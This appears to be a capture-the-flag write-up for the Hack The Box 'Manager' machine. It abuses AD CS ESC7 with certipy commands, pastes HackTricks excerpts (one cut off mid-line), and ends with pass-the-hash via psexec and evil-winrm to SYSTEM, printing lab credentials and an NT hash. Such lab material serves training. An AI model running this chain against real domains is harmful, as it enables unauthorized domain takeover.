
certipy find -u raven -p 'R4v3nBe5tD3veloP3r!123' -target manager.htb -text -stdout -vulnerable (didn't find ESC7 vulnerability)
certipy find -u raven -p 'R4v3nBe5tD3veloP3r!123' -target manager.htb -stdout -vulnerable (didn't find ESC7 vulnerability)
certipy find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.220.224 -stdout -vulnerable

```
certipy find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.129.220.224  -stdout -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'manager-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'manager-DC01-CA'
[*] Checking web enrollment for CA 'manager-DC01-CA' @ 'dc01.manager.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
    Certificate Validity End            : 2122-07-27 10:31:04+00:00
    Web Enrollment
      HTTP
```

```
    Enabled                         : False
  HTTPS
    Enabled                         : False
  User Specified SAN                : Disabled
  Request Disposition               : Issue
  Enforce Encryption for Requests   : Enabled
  Active Policy                     : CertificateAuthority_MicrosoftDefault.Policy
  Permissions
    Owner                           : MANAGER.HTB\Administrators
    Access Rights
      Enroll                        : MANAGER.HTB\Operator
                                      MANAGER.HTB\Authenticated Users
                                      MANAGER.HTB\Raven
      ManageCa                      : MANAGER.HTB\Administrators
                                      MANAGER.HTB\Domain Admins
                                      MANAGER.HTB\Enterprise Admins
                                      MANAGER.HTB\Raven
      ManageCertificates            : MANAGER.HTB\Administrators
                                      MANAGER.HTB\Domain Admins
                                      MANAGER.HTB\Enterprise Admins
  [+] User Enrollable Principals    : MANAGER.HTB\Authenticated Users
                                      MANAGER.HTB\Raven
  [+] User ACL Principals           : MANAGER.HTB\Raven
  [!] Vulnerabilities
    ESC7                            : User has dangerous permissions.
Certificate Templates               : [!] Could not find any certificate templates
```

https://github.com/b4rdia/HackTricks/blob/master/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.md



Attack 2

Explanation

{% hint style="warning" %} In the **previous attack** `Manage CA` permissions was used to **enable** the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag to perform the **ESC6 attack**, but this will not have any effect until the CA service (`CertSvc`) is restarted. When a user has the `Manage CA` access right, the user is also allowed to **restart the service**. However, it **does not mean that the user can restart the service remotely**. Furthermore, **ESC6 might not work out of the box** in most patched environments due to the May 2022 security updates. {% endhint %}

Therefore, another attack is presented here.

Perquisites:

- Only `ManageCA` **permission**
- `Manage Certificates` permission (can be granted from `ManageCA`)
- Certificate template `SubCA` must be **enabled** (can be enabled from `ManageCA`)

The technique relies on the fact that users with the `Manage CA` *and* `Manage Certificates` access right can **issue failed certificate requests**. The `SubCA` certificate template is **vulnerable to ESC1**, but **only administrators** can enroll in the template. Thus, a **user** can **request** to enroll in the `SubCA` - which will be **denied** - but **then issued by the manager afterwards**.

Abuse

You can **grant yourself the** `Manage Certificates` access right by adding your user as a new officer.

```
certipy ca -ca 'corp-DC-CA' -add-officer john -username john@corp.local -password Passw0rd
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'John' on 'corp-DC-CA'
```

The `SubCA` template can be **enabled on the CA** with the `-enable-template` parameter. By default, the `SubCA` template is enabled.

```
# List templates
certipy ca 'corp.local/john:Passw0rd!@ca.corp.local' -ca 'corp-CA' -enable-template 'SubCA'
## If SubCA is not there, you need to enable it

# Enable SubCA
certipy ca -ca 'corp-DC-CA' -enable-template SubCA -username john@corp.local -password Passw0rd
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'corp-DC-CA'
```

If we have fulfilled the prerequisites for this attack, we can start by **requesting a certificate based on the** `SubCA` **template**.

This request will be denied, but we will save the private key and note down the request ID.

```
certipy req -username john@corp.local -password Passw0rd -ca corp-DC-CA -target ca.corp.local -template SubCA -upn administrato
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

https://angelica.gitbook.io/hacktricks/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation

Attack 2

Explanation

> In the **previous attack** `Manage CA` permissions were used to **enable** the **EDITF_ATTRIBUTESUBJECTALTNAME2** flag to perform the **ESC6 attack**, but this will not have any effect until the CA service (`CertSvc`) is restarted. When a user has the `Manage CA` access right, the user is also allowed to **restart the service**. However, it **does not mean that the user can restart the service remotely**. Furthermore, **ESC6 might not work out of the box** in most patched environments due to the May 2022 security updates.

Therefore, another attack is presented here.

Perquisites:

- Only `ManageCA` **permission**
- `Manage Certificates` permission (can be granted from `ManageCA`)
- Certificate template `SubCA` must be **enabled** (can be enabled from `ManageCA`)

The technique relies on the fact that users with the `Manage CA` *and* `Manage Certificates` access right can **issue failed certificate requests**. The `SubCA` certificate template is **vulnerable to ESC1**, but **only administrators** can enroll in the template. Thus, a **user** can **request** to enroll in the `SubCA` - which will be **denied** - but **then issued by the manager afterwards**.

Abuse

You can **grant yourself the** `Manage Certificates` access right by adding your user as a new officer.

```
certipy ca -ca 'corp-DC-CA' -add-officer john -username john@corp.local -password Passw0r
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'John' on 'corp-DC-CA'
```

The `SubCA` template can be **enabled on the CA** with the `-enable-template` parameter. By default, the `SubCA` template is enabled.

```
# List templates
certipy ca -username john@corp.local -password Passw0rd! -target-ip ca.corp.local -ca 'co
## If SubCA is not there, you need to enable it

# Enable SubCA
certipy ca -ca 'corp-DC-CA' -enable-template SubCA -username john@corp.local -password Pa
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'corp-DC-CA'
```

If we have fulfilled the prerequisites for this attack, we can start by **requesting a certificate based on**

Add offcer
certipy ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: MANAGER.HTB.
[!] Use -debug to print a stacktrace
[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Enable SubCA
certipy ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: MANAGER.HTB.
[!] Use -debug to print a stacktrace
[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

If we have fulfilled the prerequisites for this attack, we can start by requesting a certificate based on the SubCA template.
certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target manager.htb -template SubCA -upn administrator@manager.htb

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target manager.htb -template SubCA -
upn administrator@manager.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: manager.htb.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: MANAGER.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 20
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template d
o not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '20.key'
[*] Wrote private key to '20.key'
[-] Failed to request certificate

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ ls
19.key  20.key  gobuster  nmap  users_lower.txt  users.txt  website-backup  website-backup-27-07-23-old.zip
```

With our Manage CA and Manage Certificates, we can then issue the failed certificate request with the ca command and the -issue-request <request ID> parameter.
certipy ca -ca 'manager-DC01-CA' -issue-request 20 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy ca -ca 'manager-DC01-CA' -issue-request 20 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: MANAGER.HTB.
[!] Use -debug to print a stacktrace
[-] Access denied: Insufficient permissions to issue certificate
```

And finally, we can retrieve the issued certificate with the req command and the -retrieve <request ID> parameter.
certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target manager.htb -retrieve 24

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.220.224
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ date
Tue Jun  3 07:10:00 AM EDT 2025

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ sudo ntpdate manager.htb
[sudo] password for kali:
2025-06-03 07:36:07.645717 (-0400) +1561.602293 +/- 0.010687 manager.htb 10.129.220.224 s1 no-leap
CLOCK: time stepped by 1561.602293

┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ date
Tue Jun  3 07:36:12 AM EDT 2025
```

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.129.220.224
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@manager.htb'
[*] Using principal: 'administrator@manager.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef

We are root.
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef administrator@manager.htb

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef administrator@manager.htb
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecate
d as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on manager.htb.....
[*] Found writable share ADMIN$
[*] Uploading file RKASIVeq.exe
[*] Opening SVCManager on manager.htb.....
[*] Creating service gNoE on manager.htb.....
[*] Starting service gNoE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

We can also use evil-winrm to login. We can't put full hash, only have to put the second portion of hash (NT).
LM hash : NT hash
We will notice the user is manager\adminstrator, it is winrm version of nt authority\system.

```
┌──(kali㉿kali)-[~/Desktop/htb/manager]
└─$ evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
manager\administrator
```